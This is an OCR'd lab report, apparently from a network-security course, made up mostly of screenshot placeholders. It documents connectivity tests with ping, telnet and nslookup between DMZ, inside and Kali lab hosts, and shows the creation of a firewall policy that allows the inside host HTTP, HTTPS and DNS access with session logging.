


2)DMZ-host:

-Trying to connect DMZ host (172.16.1.10) to Inside-host(10.10.10.10) using telnet and ping:




-Trying to connect DMZ host (172.16.1.10) to Kali(192.168.10.10) using telnet and ping:




-Proving DMZ-host cannot access internet:

Used: ping 8.8.8.8 & ping google.com




Verification using monitor logs:




3) Kali-Linux:

-Trying to connect Kali (192.168.10.10) to Inside-host(10.10.10.10) using telnet and ping and nslookup:




-Trying to connect Kali (192.168.10.10) to Inside-host(172.16.1.10) using telnet and ping and nslookup:




-Proving kali cannot access internet:

Used: ping 8.8.8.8 & ping google.com



Verification using monitor logs:




Task 2: Configure firewall rules to allow Inside-Host Internet access (DNS, HTTP, HTTPS).


Setting up a firewall rule:

For this I opened the firewall configurations and went into polices then added a new rule with following configurations:


1) Provided general information




2)Added ‘Inside’ as source:




3)Added outside as destination:



4)Added following in services: service-http(80), service-https (443), DNS2->UDP (53)




5)Enabled the option of ‘log at session start’



